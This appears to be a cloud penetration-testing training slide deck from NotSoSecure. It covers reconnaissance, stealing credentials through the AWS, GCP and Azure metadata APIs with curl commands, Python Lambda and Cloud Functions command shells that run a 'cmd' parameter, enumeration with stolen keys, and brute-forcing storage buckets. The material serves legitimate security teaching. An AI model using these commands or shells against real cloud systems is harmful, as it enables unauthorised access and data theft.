


Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Google Dorking


---



site:\*.s3.amazonaws.com

All Images News Shopping Maps More Settings Tools

About 54,30,000 results (0.27 seconds)



site:\*.core.windows.net

All Images News Shopping Maps More Settings Tools

About 18,70,000 results (0.20 seconds)

# Certificate Transparency Log Search Engines

The image shows two side-by-side search results for the domain 'victim.cloud'.

**crt.sh Identity Search:**

- URL: crt.sh/?q=victim.cloud
- Criteria: Type: Identity Match: ILIKE Search: 'victim.cloud'
- Table Headers: Certificates, crt.sh ID, Logged At, Not Before, Not After, Matching Identities
- Data:

Certificates	crt.sh ID	Logged At	Not Before	Not After	Matching Identities
	<a href="#">2873177985</a>	2020-05-19	2020-05-19	2020-08-17	victim.cloud
	<a href="#">2828147686</a>	2020-05-19	2020-05-19	2020-08-17	victim.cloud
	<a href="#">2733180506</a>	2020-04-26	2020-04-26	2021-05-26	awslambda.victim.cloud
	<a href="#">2602806283</a>	2020-03-20	2020-03-20	2020-06-18	victim.cloud
	<a href="#">2602649406</a>	2020-03-20	2020-03-20	2020-06-18	victim.cloud
	<a href="#">2357880970</a>	2020-01-20	2020-01-20	2020-04-19	victim.cloud

**Censys Certificates:**

- URL: censys.io/certificates?q=victim.cloud
- Quick Filters: Tag, Certificates
- Results:
  - Tag: CN=victim.cloud
    - 18 DV
    - 18 Leaf
    - 17 CT
    - 15 Google CT
    - 13 Expired
    - More
  - Certificates: Page: 1/1 Results: 18 Time: 599ms
    - Let's Encrypt Authority X3 (2020-05-19 – 2020-08-17) victim.cloud (parsed.names: victim.cloud)
    - Let's Encrypt Authority X3 (2020-05-19 – 2020-08-17) victim.cloud (parsed.names: victim.cloud)
    - Let's Encrypt Authority X3 (2020-05-19 – 2020-08-17) victim.cloud (parsed.names: victim.cloud)
    - Amazon (parsed.names: victim.cloud)



Cloud Pentesting

## **Cloud Service Attack Surfaces**



# Understanding Data and Control Plane

---

- Cloud computing platforms can be divided into two Planes:
- Control Plane
  - Management interfaces (Cloud Web Consoles)
  - Cloud API's access (API KEY)
  - Command line interfaces
  - Container managers (k8s or similar)
- Data Plane
  - Consumer cloud component



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Which Plane to Hack: Data or Control

---

- Data plane would generally be the entry point
- Data plane if you want to access data (doh!)
- Control plane if you want to gain full control of environment
- Control plane hacks would mostly be due to leaked keys



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Connecting to Cloud Environment

---

- Cloud service providers expose APIs to connect with them
- These APIs are generally REST Based
- As these APIs are complex; vendors have created CLIs
- Cloud CLIs are in multiple languages
  - Python
  - PowerShell
- Most projects would be in these 2 languages



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Metadata API

---

- API layer provided by all cloud providers for system and environment information
- All cloud service providers give this facility, however, features and formats vary significantly
- Generally accessible from within services over non-routable IP Address 169.254.169.254
  - Responds to HTTP requests
  - Cascaded folder style content arrangement
  - May require some extra headers



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Metadata API: AWS

- The AWS **Metadata API** solution is the most “complete”
- Especially useful if the environment is using IAM Profiles
- IAM Profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get "evil"
- If Machine has an IAM Profile attached, we may obtain temporary creds via Metadata API



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

### References:

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

# Metadata API: AWS Obtaining Creds

## Obtaining Temporary Security Credentials

- IMDSv1
- IMDSv2
- Requires a mandatory header with all requests

```
TOKEN=`curl -X PUT "http://169.254.169.254/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"``
```

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/role_Name
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

### References:

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html>

# Metadata API: GCP

- Mandatory header for all requests
  - Metadata-Flavor: Google
- Obtain Service Account Token
  - <http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token>
- Other Interesting URL
  - <http://metadata.google.internal/computeMetadata/v1/instance/attributes/?recursive=true&alt=json>
  - <http://metadata.google.internal/computeMetadata/v1/instance/attributes/kube-env>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All Rights Reserved.

## Metadata API: Azure



- API Requires mandatory header for all requests

Metadata: true

- Obtain Service Account Token
- `http://169.254.169.254/metadata/identity/oauth2/token  
?api-version=2018-02-01&resource=APP_URL`



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

### References:

<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>  
<https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/how-to-use-vm-token>

# Understand the Attack Surfaces: SaaS

- **Cloud Service provider** maintains all the stack
- Attack Surface is like web applications
- OWASP Web Application testing guide is a great place to start
- Issues will be specific to services in nature
- Responsibilities
  - Tenant: Data and Access Management
  - Provider: Everything besides data and access

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

## SaaS Specific Attacks: Subdomain Takeover

---

- When 3rd party services allow domain integration via CNAME
- CNAME entry is created pointing to 3rd party domain, usually a CDN subdomain
- If CNAME entry exists but 3rd party section is not claimed / expired / cancelled
- The trust can be abused to takeover the subdomain
- This is useful to...
  - ...prove ownership of a resource
  - ...hijack domain level resources including domain cookies

abc.example.com  $\xrightarrow{\text{CNAME}}$  unclaimedsubd.cloudfront.com



Claranet Cyber Security brings you  
**NotSoSecure**  
Training


© NotSoSecure Training 2024, All  
Rights Reserved.

# Understand the Attack Surfaces: FaaS

- A.K.A.: “Serverless” Computing
- To be clear - **Serverless** is not without Server
- It’s where you don’t have to worry about the server at all
- One service multiple names
  - AWS Lambda
  - Azure Functions
  - GCP Cloud Functions
  - Apache OpenWhisk
- You write a **single function** (multi language support) and service provider invokes it when a request comes
- The **application logic** is executed in a containerized environment which is later destroyed
- Data is not managed by FaaS
- Pay only for computation power used for processing

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

## FaaS: Flow



**Trigger:** Any event which can be integrated as a trigger for  $f(x)$

**Action:** Result of the  $f(x)$  could be call to another  $f(x)$  or API



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## FaaS: Attack Surface and Caveats

---

- Function execution has timeouts
  - 3 sec in general, but can be max 15 min or more
- Once execution is done next execution could be on a different environment all together
- Container specific attacks could be applicable
- AWS Lambda doesn't have access to Metadata API
  - But..! Does have Access Tokens in Environment variables
- Serverless Top 10 : <https://github.com/puresec/sas-top-10>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# FaaS basic Python Shell: AWS vs GCP

## AWS Lambda

```
import json
import os
def lambda_handler(event, context):
    cmd_result = os.popen(event['queryStringParameters']['cmd']).read()
    return {
        "statusCode": 200,
        "body": json.dumps(cmd_result)
    }
```

## Google Cloud Functions

```
import os
import json
def lambda_handler(request):
    cmd_result = os.popen(request.args.get('cmd')).read()
    return json.dumps(cmd_result)
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 8.1




## Demo 8.1

## FaaS / Lambda

---

- **Access the web** application hosted at  
<https://testlambda.notsofruity.com/pyshell?name=NSS>
- Determine (prove) what **service the application** is running on
- Identify a **vulnerability** in the application
- Exploit the vulnerability to expose sensitive internal information

# Network status: After FaaS Exploitation



# FaaS Practice Environments

---

- Some “serverless” practice environments to hone your skills:
  - <https://github.com/we45/DVFaaS-Damn-Vulnerable-Functions-as-a-Service>
  - <http://github.com/puresec/Serverless-Goat>
  - <https://github.com/torque59/AWS-Vulnerable-Lambda>



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Post Access Enumeration

---

After successful extraction of token(s), we *need to enumerate*

- What services are accessible to users
- What IAM capabilities are available
- Services entities available (S3 buckets, EC2 Instances, Snapshots etc)

**Audit software** are made with high privilege token in mind

- Pentesters need easier approach to enumerate these permissions
- NotSoSecure have built a suite of pentester focused scripts to enumerate aws/azure/gcp cloud environment



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Post Access Enumeration

---

- Extract **useful information** directly via Cloud APIs, e.g.
  - aws s3api list-buckets --query "Buckets[] .Name"
  - aws ec2 describe-instances --region us-east-1
  - aws lambda list-functions
- APIs are too vast hence need automation
- We wrote our own tools
- Focused specifically for pentesters to check stolen creds

<https://www.notsosecure.com/cloud-services-enumeration-aws-azure-and-gcp/>

<https://github.com/NotSoSecure/cloud-service-enum>

git clone https://github.com/NotSoSecure/cloud-service-enum.git



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 8.2



## Demo 8.2

### Metadata API #1, Token Enumeration

---

- **Use the information** gained in the previous exercise to discover further accessible services

# Understand the Attack Surfaces: PaaS

- Access to **provider-maintained** platform directly
- Example: Heroku, S3, app engine, IIS Azure
- Less flexible than IaaS but still gives more control than FaaS or SaaS
  - Like shared hosting environments
- Service provider can **restrict Runtimes**
- Responsibilities
  - Tenant: Focus on application and logic entities
  - Provider: Takes care of stack from till Runtime
- Attack Surface:
  - Application logic bugs
  - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security



## Case Study

### PaaS: Elastic Beanstalk: Attack Case Study

- Starting point: SSRF on an application hosted in AWS Elastic Beanstalk

#### Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. No direct access to read S3 bucket list
3. Enumerated bucket name using the account id and region
4. Access source code of the application via AWS S3 CLI
5. CI/CD in place hence a backdoor pushed to S3 bucket will result in shell deployed on the official website
6. Summitroute did extra research & identified more such naming patterns

#### References:

- <https://www.notsosecure.com/exploiting-ssrf-in-aws-elastic-beanstalk/>
- [https://summitroute.com/blog/2019/02/10/aws\\_resource\\_naming\\_patterns/](https://summitroute.com/blog/2019/02/10/aws_resource_naming_patterns/)
- <https://gist.github.com/0xdabba00/645837c1fcd043876d13a56819188227>

## PaaS: Cloud Storage

---

- Cloud Storage is an example of **Platform as a Service**
- All the major providers offer a service in this category
  - AWS: Simple Storage Service (S3)
  - Azure: Azure storage
  - GCP: Google Cloud Storage
- Data is stored in blobs such as JSON objects
- May allow static website hosting
- Storage names generally are unique for the cloud service provider



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Cloud Storage

---

- Storage names generally **follow a pattern** and can be enumerated
- 3 Common modes
  - World Accessible (a.k.a. Unauthenticated, a.k.a. Anonymous)
  - Authenticated Access
  - Restricted to Specific ID
- List / Write Objects will allow people to fetch or write content to folders



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Cloud Storage: Attack Surface

---

- The **major issues** in cloud storage are around improper permissions
- World Read
- Write access for a resource
- Restricted to auth user (any authenticated user)
- Lax IAM Rules/Policies giving access to data



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# S3 Buckets: Authenticated User Access

#128088 AWS S3 bucket writeable for authenticated aws users

Share:

State	<span>Resolved (Closed)</span>	Severity	No Rating (---)
Disclosed	April 5, 2016 6:36pm +0530	Participants	
Reported To	HackerOne	Visibility	Disclosed (Full)
Weakness	Improper Authentication - Generic		
Bounty	\$2,500		

[Collapse](#)

SUMMARY BY HACKERONE

**1** An ACL misconfiguration issue existed on one of our S3 buckets. This misconfiguration allowed any authenticated AWS user to write to this bucket (no read access was permitted). An attacker could theoretically post a file into that bucket that may at some point be accessed by a HackerOne staff member, thinking it's been uploaded by another staff member or some automated system. We improved the ACLs for that S3 bucket to prevent such a concern.

This issue also led us to audit some of our additional S3 buckets, resulting in changes for some of those buckets as well.

References:

<https://hackerone.com/reports/128088>

# AWS Storage Buckets

---

- Access AWS buckets
  - [https://s3.amazonaws.com/bucket\\_name](https://s3.amazonaws.com/bucket_name)
  - <https://<bucketname>.s3.amazonaws.com>
- Bucket Enumeration possible via difference in error messages
  - [https://s3.amazonaws.com/bucket\\_name/](https://s3.amazonaws.com/bucket_name/)
- For REST style URL we now need region tagged
  - [https://s3.<region>.amazonaws.com/<bucket\\_name>/](https://s3.<region>.amazonaws.com/<bucket_name>/)

## Identifying region of Bucket

- Request to any random region url will reveal correct URL  
[https://s3.<anyregion>.amazonaws.com/bucket\\_name](https://s3.<anyregion>.amazonaws.com/bucket_name)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AWS S3 Buckets Enumeration

The image displays two screenshots of browser developer tools, specifically the Network tab, showing XML error responses from AWS S3. Both screenshots show a 'PermanentRedirect' error where the endpoint is incorrect.

**Screenshot 1 (Left):** The URL is `https://s3.amazonaws.com/victimauth`. The error message is:

```
<Error>
  <Code>PermanentRedirect</Code>
  <Message>
    The bucket you are attempting to access must be addressed using the specified endpoint. Please
  </Message>
  <Endpoint>victimauth.s3.amazonaws.com</Endpoint>
  <Bucket>victimauth</Bucket>
  <RequestId>AB5E2843491B1427</RequestId>
  <HostId>
    ZBW3n1vg7x91Fh7RBRBN+f95iNNmZggv0N+VlAMQbT722cjS4uSp+VL
  </HostId>
</Error>
```

**Screenshot 2 (Right):** The URL is `https://s3.us-west-2.amazonaws.com/victimauth`. The error message is:

```
<Error>
  <Code>PermanentRedirect</Code>
  <Message>
    The bucket you are attempting to access must be addressed using the specified endpoint.
  </Message>
  <Endpoint>victimauth.s3.us-east-2.amazonaws.com</Endpoint>
  <Bucket>victimauth</Bucket>
  <RequestId>445FA213DD3E8509</RequestId>
  <HostId>
    CmnSeEQZyKDQD9psf+kA3kJM2PyOZtEx48wSfoSYw1rFwwrb/dw3XPo6yEAfx01qavGyRZBR208=
  </HostId>
</Error>
```

# AWS Storage Buckets: Tools

---

There are multiple open-source scripts available to brute force scan storage buckets.

- S3Scanner
- Bucket-stream
- CloudScraper
- S3-inspector
- Buckets.grayhatwarfare.com (online)



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# AWS Cloud Bucket Search Engine

The screenshot shows the homepage of the AWS Cloud Bucket Search Engine. At the top, there's a navigation bar with the Gray Hat Warfare logo, a search bar, and a "Login/Register" button. Below the navigation is a row of links: Home (highlighted in blue), Filter Buckets, Search Files, Docs / API, Top Keywords, and Buckets Stream.

The main content area displays statistics for six cloud storage providers:

Provider	Total Files	Last Update
Files	2.6bn of 11.9bn	23 May 2024
Amazon Web Services	30.2k of 321.9k	
Azure Blob Storage	50.4k of 56.1k	
Digital Ocean Spaces	7.2k	
Google Cloud Platform	39.3k of 79.2k	

Below this is a section titled "Search Public Buckets" with fields for "Keywords - Stopwords (start with minus -)" containing "keyword1 keyword2 -stopword1 -stopword2", "Filename Extensions (php, xlsx, docx, pdf)" containing "php, xlsx, docx, pdf", and checkboxes for "Full Path" and "Treat as regex". There are also "Include" and "Exclude" buttons.

References:

<https://buckets.grayhatwarfare.com/>


© NotSoSecure Training 2024, All Rights Reserved.

593

# GCP Storage Buckets

---

- GCP storage buckets can be accessed by <https://victimpublic.storage.googleapis.com/>
- Open-source scripts available to search storage buckets.
  - Gsutil (default client)
  - GCPBucketBrute



The screenshot shows a browser window with the URL <https://victimpublic.storage.googleapis.com/>. The page displays an XML document representing the contents of the 'victimpublic' bucket. The XML structure includes a 'ListBucketResult' element with 'Name', 'Prefix', 'Marker', and 'IsTruncated' attributes. It contains two 'Contents' elements, each with 'Key', 'Generation', 'MetaGeneration', 'LastModified', 'ETag', and 'Size' attributes. The first file is 'gitrepo.zip' and the second is 'public\_file.md'.

```
<ListBucketResult xmlns="http://docs.s3.amazonaws.com/2006-03-01">
  <Name>victimpublic</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>gitrepo.zip</Key>
    <Generation>1558603953820794</Generation>
    <MetaGeneration>3</MetaGeneration>
    <LastModified>2019-05-23T09:32:33.820Z</LastModified>
    <ETag>"a19b7e797182f7ed77b43756dd3a8437"</ETag>
    <Size>70120</Size>
  </Contents>
  <Contents>
    <Key>public_file.md</Key>
    <Generation>1683276941073587</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2023-05-05T08:55:41.112Z</LastModified>
    <ETag>"8a8616e16817791024186595b48a3ac4"</ETag>
    <Size>299</Size>
  </Contents>
</ListBucketResult>
```

# Storage Attacks: Azure

---

- Azure storage can be accessed by  
<https://<storagename>.blob.core.windows.net/<container>>

```
az storage account check-name --name <storagename>
```

- Container Content can enumeraeted with Bruteforce attack

```
curl -l https://<storagename>.blob.core.windows.net/ <containername>?restype=container
```

- MicroBurst tool can perform storage, blob and service enumeration for Azure



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

References:  
<https://github.com/NetSPI/MicroBurst>

© NotSoSecure Training 2024, All Rights Reserved.

# Storage Attacks: Azure

---

- Azure storage account contains Blobs, Queues, Tables, and files (shared folder or drive) as storage types
- Azure allows creation of URLs with specific access to storage accounts

Example URL

```
https://<accountname>.<service>.core.windows.net/?sv=201  
8-03-28&ss=bfqt&srt=sco&sp=rwdlacup&se=2019-09-  
30T17:13:23Z&st=2019-09-  
30T09:13:23Z&sip=88.208.222.83&spr=https&sig=LCoN4d%2B%2  
BZSzPtP071fMS34k%2FhLf2Wjen9pzhLAGFFfPU%3D
```



Claranet Cyber Security brings you  
**NotSoSecure**  
